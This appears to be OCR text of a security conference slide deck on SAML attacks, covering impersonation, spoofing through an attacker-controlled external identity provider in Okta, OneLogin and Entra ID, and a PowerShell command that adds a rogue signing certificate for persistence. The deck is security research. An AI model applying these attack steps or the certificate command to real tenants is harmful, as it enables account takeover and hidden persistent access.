
SAML Attacks

SAML

Quick Introduction / Refresher

SAML

Is it Token or Ticket, or Assertion…



SAML Impersonation

SAML Impersonation


Okta

- Discovered by Ian Ahl (@TekDefense)
- Allows administrators to update subject used in SAML token
- Not really an “attack”, more of a convenient way to pivot to an account without resetting credentials
- Only works on providers which use Subject and not assertions

https://permiso.io/blog/s/down-with-idp-impersonate-me/

SAML Impersonation


Okta Demo



SAML Spoofing


SAML Spoofing

External IdP



SAML Spoofing

Attacker Controlled External IdP



SAML Spoofing


Attack Path

1. Register an external SAML IdP that we control
2. Provide IdP with public key
3. Generate any SAML Token and sign assertions with our private key
4. Authenticate as any user

SAML Spoofing

Okta

SAML Settings not validated, can contain anything




Redirect is done client side, so we can use /etc/hosts to redirect

```
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
127.0.0.1       www.google.com
```

SAML Spoofing


Ping


SAML Settings not validated, can contain anything



However, need to verify password ☹

Still useful for persistence though ☺






SAML Spoofing

OneLogin

SAML Settings not validated, can contain anything



SAML Spoofing

Entra ID

Domain needs to be verified

Name	Status	Federated
azure.xpnsec.com	Verified	✓


Can also add a second certificate to existing domain

```
Set-MsolDomainFederationSettings -DomainName azure.xpnsec.com
-NextSigningCertificate MIIDazCCAlOgAwIBAgIUY1QwL3v2DGzlo49…
```

User needs ImmutableID set (ObjectGUID from on-prem)

SAML Spoofing

